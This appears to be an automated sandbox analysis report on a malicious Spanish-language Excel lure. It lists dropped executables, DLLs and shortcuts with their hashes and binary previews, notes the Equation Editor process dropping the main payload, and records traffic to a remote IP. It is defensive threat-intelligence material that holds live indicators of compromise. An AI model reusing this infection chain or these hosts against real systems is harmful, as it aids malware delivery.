File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	169096
Entropy (8bit):	3.369564690022728
Encrypted:	false
SSDEEP:	1536:WK83moqvL5TWvyvcSg2JjEeSxqLY5ml1re71NmWqnb11ruEA9TAe:WF3H2t4Sg2JjEWE5mSZB
MD5:	DCF8C56CAB759D132AD0B11703B8015C
SHA1:	C656AF02D26A18CE716A28C36B34BEE75D00E2B4
SHA-256:	38F17A599AC5D645DF3840BBB401710EF81573A747DA20ABBFC1B7D9A9273B58
SHA-512:	F6A9BAEA096279DBDBFD370B26899D259ED6B6DAFA8042594389523EA210CBECDC14ADD78AB7568E1C3EC8C0DF7AFCCAAD0ED7E22A879F6023C8317B671273C
Malicious:	false
Reputation:	low
Preview:	....l.....[...y.....%...J... EMF.....@.....0]..8...Q.....[...y.....\...z...P...(...x..... ...\...z...(...Z...z..... ....]..V...e,..g...\ ..Q...[...M...]!..V...Q...W...\...h/..i1..Y...\...L...Y...^"..M..~G..}G..}F..}F..}F..}F..}F..|F..|F..|F.. |F..|F..|F..|F..|F..|F..|F..|F..|F..|F..|F..|F..|F..|F..|F..|F..|F..|F..|F..|F..|F..|F..|F..|F..}G...L.....{{{..... .....N...S...S...S...W ...X...g...h0..Y...T...W...O...^"..b(..M...M..._$.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\91FDCC81.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 731 x 391, 8-bit/color RGB, interlaced
Category:	dropped
Size (bytes):	114223
Entropy (8bit):	**7.9934212565976415**
Encrypted:	**true**
SSDEEP:	1536:cX9THBYT6A17j6ZE4+ZVkVIXMK7MpNc+Bj5uuUBQp12RTmmPHFSTm:QTHBq6U/6xVsMKgpNc+ZwuURRTd9STm
MD5:	7F72BA3C4366E5F9603DC0FE9C70D4E4
SHA1:	FA3DACFB4E2ECA8BFAFCCE8BE5ADE7EE7B3722F1
SHA-256:	4BD578FBCFC208744CFEC575FEC397A77AF66D5688E0C3CD034B4628EFDF910A
SHA-512:	B8B7B8D4441609F64AF477301355BC8DAE84A16EA595A4923391530F2EE6F4B3F85437541F6408398593D3E1223B56FFCEBEB119C43D97C6213C640799CA6863
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....9x....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.....c7..7z.J !.@..ww.`.....-.....\.....d.g.....g...]...*.<.\.l/.....e...w..Q...\.y..qR.0.$ &M.D..^....O...M.../...e.6....$..=..M.'a.@JQz.y.....4..a>p.....N.....>E."..z....C...U.W^..qc...Z.f.).....S.D.}...c...t.R.x..e..$.....T.i.&...+J.,...&!f%....;$.+!(.J...ZPe.....RJ..-.Q....l.v. .._~.e).....T...a.w.....Jy..E1<>S.....q...T...Z.'.O)A....l..M...Qz.....=...I.3|..}.Y.|....9...6m.0<...q..+V<u.....}.](..W_}.....,0U.....[....'.....]..L.2_|..Y.-Z4....N)%A..o..&..{..e.H...../]..[..).. [...9.K...{.c.j-r..o.....t.TA.....*q..q._}..].4...L..'K.fG..M.....,. ...;.]C.[...4i.h.....$l.t...E..5..x....>}....N..'L..}.....#+.~.H.N.8A.Pf.M.[.,Xp.%.$....n.:....(..$.....N.J+.o.>t1n.8.....#R. {.....^...r..*r+.{.I.7o.V.i.E@.....e.B}G\Dl....R.@.*.u.....}..`j..n.8..J.a.g.|-cc..v.Z..-._,Z..{...o..y.f.

C:\Users\user\AppData\Local\Temp\APPEASINGLY.ned

Process:	C:\Users\user\AppData\Roaming\venxajlddf.exe
File Type:	data
Category:	dropped
Size (bytes):	16931

Entropy (8bit):	7.988405091967319
Encrypted:	false
SSDEEP:	384:dCeKjNm3J3qfD2FyuSduqIl2nCFv5qkRWgkPTDw:d+Ne3qfSOAq82e51A4
MD5:	720AAF19A8588A7E668DB28B85FFD069
SHA1:	777C3CFB857DEDF40433390DE006825636D66785
SHA-256:	BDC7D0BE5DE4F77EFF2418C609B1BB6234894CF22985D3F2FDBEA18AF7EC4823
SHA-512:	703EE5D003E6BE338D48D15F36ED76727DA47A0CACD9448BE54CB671B92DE73EFBB572D58660F756A000C59AD6C8B57F88E881E057B8A4411382FE593199EB(1
Malicious:	false
Reputation:	low
Preview:	.'pv...J.....0d*]"..M..J.hrk3.j.".A).x.-...Z.....J...A.<.6.n..6!.u.a....K.6..B....<..=.....K...|....I...h.....3.S.u.....Z....'..m.<..S_)....O..F..7...Uw'.+.(....':..x.{.~Gn.f.R...%.6..C.l8..h. {.m...({z.....X.}."k...4.K.f...]v...<.R..f..).....X9...7Zj...#c.?H.#P.f.....=.4.M.....;.....?.....`'j@..I.>....j."..5.....Yo...9..).....8Y.Gv.._..w\{.j....3+6...a....^.....8L.].9.n.q..C.....V.{ ...FlY.-B.O.o-^.BYF..V.(&.k3..@G.}.F.4...J..E..Dsi....a.?i].I.+3.U....EQ...T..<l.7...[v..Sm.....-....?E.O.z[.0.T..)..vai..L:.....@=t.....Z..d-.t..\....M.dXrix.!.O@...a]T.xw.Gag..P.,yR.. <6r..]...b.'P.Zh. ....4...j.}...b...@..1..j...)bAa.*...Q.....1..=b...Ll..._.U.v.IT...5...|o..X$%..x.....^..7F_%.1@G.L.J.m.:l.n.?.+...f...(..PZ.:l..T%<.....Cd..:.....@.U.....:T.. ....E.d...\....=.lzO..^.....Z..5F..a...j8...rw. .Z.Y.D<7...I.V.N.....m...G.N .....5>..Ik.^..... .D.).j5%..-:.`K.6\$.....x..u7P##A. .-...T.....Pr..c?Wt^.'.Z

C:\Users\user\AppData\Local\Temp\ARMOURY CRATE eGPU Product.exe

Process:	C:\Users\user\AppData\Roaming\venxajlddf.exe
File Type:	PE32+ executable (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	1955040
Entropy (8bit):	6.826653374498559
Encrypted:	false
SSDEEP:	49152:T3VwASOuGtlq2flU6iFm7+BSGYsFoXOh5PGP1T/eacB4dPFPxat:vw+FDKXkuLPxS
MD5:	39981C2A1465413B506246DA3721D9A1
SHA1:	213C41C908F9A7C62C4D5D8079FC17188066CB3B
SHA-256:	19AE2C74ECE76F6AE7074AC31B198D6BF201DDE201B5B31EACA023877241F7B9
SHA-512:	F047681FF16D7C428E39D6A705BDD290B7EA227AC8176E69B989B90297541CD2A596B71673E6DFA0ACB83B201EB815E0518D52169D9FC48C6AEBF78DCB998D D
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8.}.k.}.k.}.k..Rk.}.k...j.}.k...j.}.k...j.}.k...j.}.k...j.}.k.}.k.|.k.} .k.}.kg..j3|.kf..j.}.kf.>k.}.k.}Vk.}.kf..j.}.kRich.}.k.....PE..d....j.`.....".....@.....0.....`.....c..... .....L.....p.....@..... .....text..... ..`.rdata..*j... ...I.....@..@.data...0e....."...z.....@....pdata..... .....@..@.rsrc.....b.....@..@.reloc...L.....N...h.....@..B..... .....

C:\Users\user\AppData\Local\Temp\BD3.tmp

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.1464700112623651
Encrypted:	false
SSDEEP:	3:YmsaITlLPltl2N81HRQjlORGt7RQ//W1XR9//3R9//3R9//:rl912N0xs+CFQXCB9Xh9Xh9X
MD5:	72F5C05B7EA8DD6059BF59F50B22DF33
SHA1:	D5AF52E129E15E3A34772806F6C5FBF132E7408E
SHA-256:	1DC0C8D7304C177AD0E74D3D2F1002EB773F4B180685A7DF6BBE75CCC24B0164
SHA-512:	6FF1E2E6B99BD0A4ED7CA8A9E943551BCD73A0BEFCACE6F1B1106E88595C0846C9BB76CA99A33266FFEC2440CF6A440090F803ABBF28B208A6C7BC6310BEB 39E
Malicious:	false
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Temp\Fecundify.lnk

Process:	C:\Users\user\AppData\Roaming\venxajlddf.exe
File Type:	MS Windows shortcut, Item id list present, Has Relative path, Has Working directory, ctime=Sun Dec 31 23:06:32 1600, mtime=Sun Dec 31 23:06:32 1600, atime=Sun D ec 31 23:06:32 1600, length=0, window=hide
Category:	modified
Size (bytes):	932

Entropy (8bit):	3.117233192641325
Encrypted:	false
SSDEEP:	12:8wl0gYTXCG7GyuR+/fGWNiXKNM1Q18//NJkKAB3YilMMEpxRljK:8PSUqRQUKmqSVHAx3q
MD5:	C76D39C93A427005CB421071CAFC4B05
SHA1:	3E840AE2C2D7CE259EA622A6C0410A9E25A20C65
SHA-256:	3829F36B6A7395AFA6FE905974A1D6404A0251A7A1AE1FDBE9377B7F102A48A4
SHA-512:	90194C33717A394AD505D9A2168AE363F22DC4C1752A3F438DD918B8D16A3CAC25DB255933403C7D6D1EC5D2FBEADD74D3F869ADB4142916932F20A16D4087
Malicious:	false
Preview:	L.................F..#....P.O. .:i.....+00../C:\..................L.1..........Users.8.............*........................U.s.e.r.s.....L.1..........user.8.............*...... ....A.l.b.u.s.....R.1..........AppData.<.............*........................A.p.p.D.a.t.a.....L.1..........Local.8.............*........................L.o.c.a.l.....J.1..........Temp..6.............*...... ....T.e.m.p.....t.2..........Unoppignorated.exe..R.............*........................U.n.o.p.p.i.g.n.o.r.a.t.e.d...e.x.e..."......\.U.n.o.p.p.i.g.n.o.r.a.t.e.d...e.x.e.!.C.:.\.U.s.e.r.s.\. A.l.b.u.s.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.T.e.m.p.........(................l^".`G...3..qs...............1SPS.XF.L8C....&.m.m...........-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-. 3.6.7.3.3.6.4.7.7.-.1.0.0.6................

C:\Users\user\AppData\Local\Temp\MsMpLics.dll

Process:	C:\Users\user\AppData\Roaming\venxajlddf.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	20008
Entropy (8bit):	6.8686823517057265
Encrypted:	false
SSDEEP:	384:xWgEHWp1v7S+10QnqiZwtfXbMpBjn0aq8f0DBRJYHClXLRXoS:nEijw8Be1PqspoS
MD5:	797476E8813090CC62D574BB9B59F2DD
SHA1:	BDBBBFD1B3B2E8B2CCF368815DCF06247FC08C14
SHA-256:	85C2314ECAA192D438DEBFAB7490E047C7780EB59A115DFEB68E36BF84CFAC22
SHA-512:	42A6AC5750DC4F8D533AD03098348732519AE27C0EE002C4B5953205D5108EAE24C09BFFD587874FCB1DA422152A5B71DD778B58BFA760683C0A565B09C7F93
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$........<..R...R...R......R..P...R.Rich..R.PE..d....+..........." ....0.......c....`.. ..P...............(<.............8..rdata......................... ....@..@.rsrc...P.... ....@..@.....+..........T...8...8........+..........$..................8....rdata..8...x....rdata$zzzdbg.... ..0....rsrc$01....0!.. ....rsrc$02.... ....n->..;..^.....=1. [.$H.m...+... ....

C:\Users\user\AppData\Local\Temp\REPREHENSION.Deb

Process:	C:\Users\user\AppData\Roaming\venxajlddf.exe
File Type:	data
Category:	dropped
Size (bytes):	85246
Entropy (8bit):	6.4805953381180315
Encrypted:	false
SSDEEP:	768:yr5hV/bhHsCTDikGVVqs6z11oJ2eSBvENsTxnLn1DA/X+DgenbMPh6kxTmIH:yr31hG3qJKJ2eSBvENsTxL1DGUzn+6Rw
MD5:	DD5E10F58A7CE09C6522970C94A22F15
SHA1:	A6D30052B6501F26744F50E5A0D12075A9A7B5A6
SHA-256:	CE27CCC1A48E9FD81E590DDD15BA23A888B8853F112902C844AABBBFBCFC5925
SHA-512:	6E3EC39E076CA1936F5685CAC1903C3871382119E62C83B9AF55F288BCEECBFC552DE683EA61032255E3E7E12A6BBBF2041B14EAD26A907F1D1ECCCBBF7951 15
Malicious:	false
Preview:	............0l.*lZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ..y.....f.j....'..+A..................................f!.f.d...f...f.........&N.<V$$$$$$$$$$$$$$$$$$$$$$$$$$$$ $$$$$$$$...f.f...f....g...f..../].(]...f......a.....g..$}..V>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>............%.kw.................................W......f...f....,. ..eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee ....f......7+.hJYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYY.....f.e...~....!;l.z""""" """""""""""""""""""""""""""""f....w...f.f....`..".&^.............................................2`...f.r..f...f...f.h.....w.+..%H..0........f.e......15}Fz... .... b&]3............................ .f.k.....f............,,,,,,,,,,,,,,,,,,,,,,,,,...f.q.X..f.j...f.s...3,..+..f.....f.....f.k..&..<^......

C:\Users\user\AppData\Local\Temp\System.IO.FileSystem.Watcher.dll

Process:	C:\Users\user\AppData\Roaming\venxajlddf.exe
File Type:	PE32+ executable (DLL) (console) x86-64 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	71280
Entropy (8bit):	6.498681502225803
Encrypted:	false
SSDEEP:	1536:OOsuxD2ljgTCcxduILBZIdf7lgzd/I0bWBuMp/xj0:OMxyold9lZI7lOpI0bauH

MD5:	BBA87C141D8F08D86033E05DAAC57D5D
SHA1:	1EA5B7EE9B5C418FB4B15EE91F7524F5DB0D96D1
SHA-256:	EFD311B206AB942C188C3F83AEBE13AEF1D475CB5D822CF3B70AB162DCDC6FF7
SHA-512:	20581E2243E5FE63174EAB6A4424C6F3B06D5582984FBF35707C00813FF662F3232C06160A5365B14F1E7FD7D861CA1702B974B3C2D8DA5C3340D6588CA0C82C
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d....\....." ....W... ..`...@.....@..... ..... .....L...d(.....p$.....p.....T.....P...H.....text..... ..`.data..... .....@....reloc..p.....@..B.....0.....<.....4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....y.....?.....D.....V.a.r.F. i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....T.....S.t.r.i.n.g.F.i.l.e.I.n.f.o...0....0.0.0.0.0.4.b.0.....d...C.o.m.m.e.n.t.s...I.n.t.e.r.n.a.l. .i.m.p.l.e.m.e.n.t.a.t.i.o.n. .p.a.c.k.a.g.e. .n.o.t. . m.e.a.n.t. .f.o.r. .d.i.r.e.c.t. .c.o.n.s.u.m.p.t.i.o.n... .P.l.e.a.s.e. .d.o. .n.o.t. .r.e.f.e.r.e.

C:\Users\user\AppData\Local\Temp\Undergangsstemningen.ini

Process:	C:\Users\user\AppData\Roaming\venxajlddf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	34
Entropy (8bit):	4.256149238118269
Encrypted:	false
SSDEEP:	3:TFXV4ovxEun:Plv5n
MD5:	CEA246A40ED9A68F27EEC9458A18DEEF
SHA1:	3E210EBBD8F29926A51BA1074FAD9A22D53659D2
SHA-256:	2F37518683B8AA7E7C81B0F07A42B2A2692CA32FE4DEEB6618470A5EB245B2EC
SHA-512:	DD12CD2ECC855C0089E641986318FAF183E48798D5EE6F55BADF652186B8177D719FC2E631EF5C6353290827E96ADB59A715E3B82E956908D15012F01A91F9AE
Malicious:	false
Preview:	[Fortovsretter]..Tagged=SNIPPENS..

C:\Users\user\AppData\Local\Temp\avutil-54.dll

Process:	C:\Users\user\AppData\Roaming\venxajlddf.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	714072
Entropy (8bit):	6.248486521119856
Encrypted:	false
SSDEEP:	12288:1nBVHwA0eIjodibcTTMIVNQdqu8JbHfySBpHdiChBA:FBVJVNQoL1
MD5:	19ED470A232B01BB34B7F85288B017F0
SHA1:	4AE08D71FB45055FCCB0D86174150082A39881F1
SHA-256:	CF17BEE0C9479D7AAED9D3399E79FD89ED9535175C9AEEA73C54E48124D6C81A
SHA-512:	5EBC96C5B13A0D79C0C149C59E30AFC28AECC0FBA543A018551A1F83CEE0111EABAED8400B92694739A3734BDE64F23334BBEAEE28AACBC99358CCA075C82682
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....L./B-B\|B-B\|B-B\|..\|G-B\|..\|k-B\|..\|.-B\|..\|.-B\|B-C\|(-B\|.Z.\|G-B\|B-B\|A-B\|a.\|.-B\|$.|C-B|$.|C-B|RichB-B|.....PE..L.....V....."!....J.....o.....`.....p.....@..... ...=... ..<.....X3...0..P0..Pk..8..... .....x...@....."..P.....text....I.....J..... ..`.rdata.....`.....N.....@..@.data...@....`.....L.....@....idata..... .....h.....@.... reloc...9...0....x.....@..B.....

C:\Users\user\AppData\Local\Temp\folder-publicshare.png

Process:	C:\Users\user\AppData\Roaming\venxajlddf.exe
File Type:	PNG image data, 16 x 16, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	585
Entropy (8bit):	6.901794968845596
Encrypted:	false
SSDEEP:	12:6v/7X0Z7HBwN1+swFIzRqwnN14BZlEcFCF2BoCaTxT4:C0BqEWqQ8YGCgBoCaT14
MD5:	1D98E1B2D84D7B9D0927F6B651EDE827
SHA1:	A1F77FF7EC77865AEF6A4C1B64CC4E3C492090A5
SHA-256:	A9109F45EFD9920700AAF489167AE647FB0BF88CE12AAF69502AD6D1505CB7B3

SHA-512:	A13756009BC37481EBA3B8523EC0458A43459E34F8A81CFC924E20F9B7A68936DF4B321376B5C4DFE464E5AE403876EBB3CE96EE394C7BF1B46094CE9BC2E95 8
Malicious:	false
Preview:	.PNG.....IHDR.....(-.S....sBIT.....O.....pHYs.....+.....tEXtSoftware.www.inkscape.org..<.....tEXtTitle.Adwaita Folder Icons..._.....tEXtAuthor.Lapo Calamandrei..*.. .RtEXtCopyright.CC Attribution-ShareAlike http://creativecommons.org/licenses/by-sa/4.0/.Tb....~PLTE.....~..... .....I.....tRNS.@NS.....{IDAT.WU....0..#....9..!B...Aj)..Sv.,.....`....q..h..w..g..u.4X.x~...#S..d)...D..-W.[A4.ea...nf./.....`..|...W.}.e<.:\.....~..%....IEND.B`.

C:\Users\user\AppData\Local\Temp\krista.ini

Process:	C:\Users\user\AppData\Roaming\venxajlddf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	40
Entropy (8bit):	4.853055907333276
Encrypted:	false
SSDEEP:	3:rqh2mJUKMJjwD:raJ8JjI
MD5:	6EA2EDF492D8337635DDCD02048BFA32
SHA1:	3F86F5C6398972128ABD8822B5BD1BFE446C6517
SHA-256:	35E1C059B4E54107456E898FBED2CFA59289F9272495014B4396C8ED427EBC95
SHA-512:	56EC3DBDA7B837E26520F90E4D336FDB95D0789BE8A15E034526ED4553683E93F9C116FC57BCAC2C37DAEA516AFAC48CEE39F5BA6363415A4DA68806E1F6BA F9
Malicious:	false
Preview:	[ARBEJDSKLIMA]..Sporangia57=SPOTTEFUGL..

C:\Users\user\AppData\Local\Temp\lang-1045.dll

Process:	C:\Users\user\AppData\Roaming\venxajlddf.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	174600
Entropy (8bit):	3.9275478025543364
Encrypted:	false
SSDEEP:	1536:lkoZp1DEqOBdglkr6myEGXRC5bWgiViQFpETgevYNBVe/d:qoZHq+4UXRC5b0ViQFpNQd
MD5:	E10F0042C0EE3B2DE59BEC61D3811C6A
SHA1:	0F75AEEE0338D2E563FD146847E21187C68FD75F
SHA-256:	20DA8A600117A2ACC6A66AD493390D1DA3F8A9CC7FF13A8185EC02A0E5C93B2B
SHA-512:	BA174D089A52135E9CEE8704749D9C44C4EC361C34E09C26CCFB4A34EB69590FCA77250E17B1ED68506B4C0EC958A2B17DED25741177D77CA68D05CDB1ED2 BC
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.@...R.@.P...R.Rich..R.....PE..L....\)b..... .....!.....@..... ..h..... .....rdata..p..... .....@..@.rsrc...h.... .....@..@.....\)b.....T.....rdata.....T....rdata$zzzdbg.... ... ...rsrc$01.....@...d...rsrc$02..... ....

C:\Users\user\AppData\Local\Temp\multimedia-volume-control-symbolic.symbolic.png

Process:	C:\Users\user\AppData\Roaming\venxajlddf.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	225
Entropy (8bit):	6.661593260259915
Encrypted:	false
SSDEEP:	3:yionv//thPl9vt3lAnsrtxBllE+UwHndZxx3hYB84wXKYAIk9d0LPoBHlNHbEezI:6v/lhPysHUunYBcXKYA59dPFxRbZofp
MD5:	E91514290CFC6F38580278374D3C6B0F
SHA1:	068CB1200349717E8D2EE64475F480C850A85099
SHA-256:	0DE516FC5D5A233BC240F055C70B004160CE4FA2364C93CC12D7D1A60C23420D
SHA-512:	A6C1523D984857924FDDEFD48741B6FB552CAC220D53619F3E572799DACC0EE06B1FBF75D9CDC127BB685BADB4933FFD4F4923E341492307C55BE4C196510C 7
Malicious:	false
Preview:	.PNG.....IHDR.....a....sBIT....|.d.....IDAT8...?..A...O...V..D.t...8..Y.n....V.$...../..e...of.g.pm..pF(..,..Oq8.xb.....~....$.].....y..".(..7.-._....0...eUS.c..Y....}.J..p...M.. ...q=.=.B`....IEND.B`.

C:\Users\user\AppData\Local\Temp\nsoF8F7.tmp\System.dll

Process:	C:\Users\user\AppData\Roaming\venxajlddf.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text... .....".....  ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B.....

C:\Users\user\AppData\Local\Temp\p11-kit-trust.dll

Process:	C:\Users\user\AppData\Roaming\venxajlddf.exe
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	243209
Entropy (8bit):	5.969458574226536
Encrypted:	false
SSDEEP:	6144:RPVByzfb1YfMq48FKMqCQQU7k1TAH1OobTrEPvQvHk8hep:RPKqUjHM/PvQvHk8hep
MD5:	2510EF915FD96CB0C5D947BA98CB751D
SHA1:	AE10088DD6EC5BD0607FD5848A746AE57DCDC20E
SHA-256:	02528C6E3F317B8FA9010BED22383D9BF696CC3DC9B97CC7FF81A445BE470FA1
SHA-512:	ACA3ED02461EB0D70EF7BF5A74F1E9C7D20446349A02485A49BE3530F9C7CCEEE8F74A412FA8FD9002A815762F240C3C89AEACC97FF84130BE428F8C9ED73E 05
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d.....&"...%.....P.....C.....0..... ..`... .....V.....p..p..... .....T..(.....8.....text.....`..`.data..... .....@. ...rdata..`9...0...:.....@..@.pdata..p....p.....N.....@..@.xdata..\.....f.....@..@.bss....P.....edata..V.....~.....@..@.idata.. .....@....CRT....X.....@....tls.....@....reloc..... .....@..B.....

C:\Users\user\AppData\Local\Temp\~DF483FEDB67C914879.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	884736
Entropy (8bit):	5.929365373182359
Encrypted:	false
SSDEEP:	12288:H8FSe/L5ZcP0pYqezVZ6NVrjlSf0nMhdt2nbJR3xAN/lgP4OhE:H6SWa0pzexZ6frjlYKS2dJm/yN
MD5:	71C5C71EC5A5FDD6B95C5CD618B2D7A2
SHA1:	10B619F785447D9C289F455BB96CC78FB5E10113
SHA-256:	5E5C4C2716ED5B8E1C661E8D26A73156F1E24B54A78900E370F2BD90A9BF66FF
SHA-512:	CAE965EFB9F1A4FAF3EE5DE87C47EAA7A65D08C6B08D64D97F3716DD8005D3B12950EE05317670C7084B8DF8E0C912CC67842ABD62441EC407CB4F378D787C 3C
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Roaming\venxajlddf.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	1449584
Entropy (8bit):	7.9198763448081495
Encrypted:	false
SSDEEP:	24576:KY9Mbnf2VYqw1ubzB3Gk+VQOIT/DrboejxAseAb7pexIlu7T6SW4gjs2H:39Mbnf5+PwkEs/ToejptpeilqT6SL4
MD5:	2A384E15F8133C8B9ECEFA4DA1D96CEE
SHA1:	346475908F4F76A3C76D7E6D60E58DEBAB862DAA
SHA-256:	401BAE096C7E9DF1B24BF3A34E4A711A2C955700A8B719972B45BDFD10DDEBD2
SHA-512:	73E97BCB16362476259FC154E293EC2B0DAA9FF011902D406330EB3AF7352C9DEC6CBF4709C6C09BA7A0FC18E5FECC8F90D07C64A9F96B7ED071F12ECFCD4 30
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 32%, Browse • Antivirus: ReversingLabs, Detection: 38%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L.....Oa.....h...*.....@6.....@.....[.....@.....h-.....P... ..... .....text...vf.....h..... ..`.rdata.....I.....@..@.data...x.....@....ndata.....rsrc...h-.....@..@..... ....

C:\Users\user\Desktop\~$#confirmaci#U00f3n+y+correcci#U00f3n+de+la+direccion.xls

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.998091982797452
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	#confirmaci#U00f3n+y+correcci#U00f3n+de+la+direccion.xls
File size:	750902
MD5:	3fed4357a9a31f6d784d90e0e2828cef
SHA1:	b10fe00a3142c331aa805a78b5e01e9fa73d9c6b
SHA256:	bc03e79179795e31ba88934475f0746f25a7382a157ab005a54cae03b83c797d
SHA512:	4442b981e4797c3d25c536b92a765f72a38147ec2741a638c6d54226375f60bc30526a4cf1bd26c8e047afbb1c08a57aa86f4341e4508abc06980c3440297c43
SSDEEP:	12288:UML7nvXmvi+sc3vTA2Q3J1XyQEAHd/vcjtCbQ0kMYO2eFUOoV35YqT00hXTrS2i1:JmviHc37AXJwQNc2RKbsd0hnS2Aaqvn
TLSH:	20F423B957FBC328D35E472592207FB81CBCF1114E133E768D22769D86228A6CE5E11E
File Content Preview:	PK.....Z..T..Uj....3.....[Content_Types].xmlUT..../.b./.b./.b.TMO.@.....i9 ..8...H....m.q.....)..z<i.....I.~.....b..M...V.Q.o.6~Z.?....Q)....j....W'?F...X0.c- fD.RJlf..V!.gK..S..i*.j.j..l08.M...J...j4.V.Y*~..z.I.SQ....T-...|/.''..[..2[.c.X..R

File Icon

Icon Hash:	e4eea286a4b4bcb4

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 12:02:27.140098095 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.167320967 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.167413950 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.168530941 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.198072910 CEST	80	49171	2.56.57.22	192.168.2.22
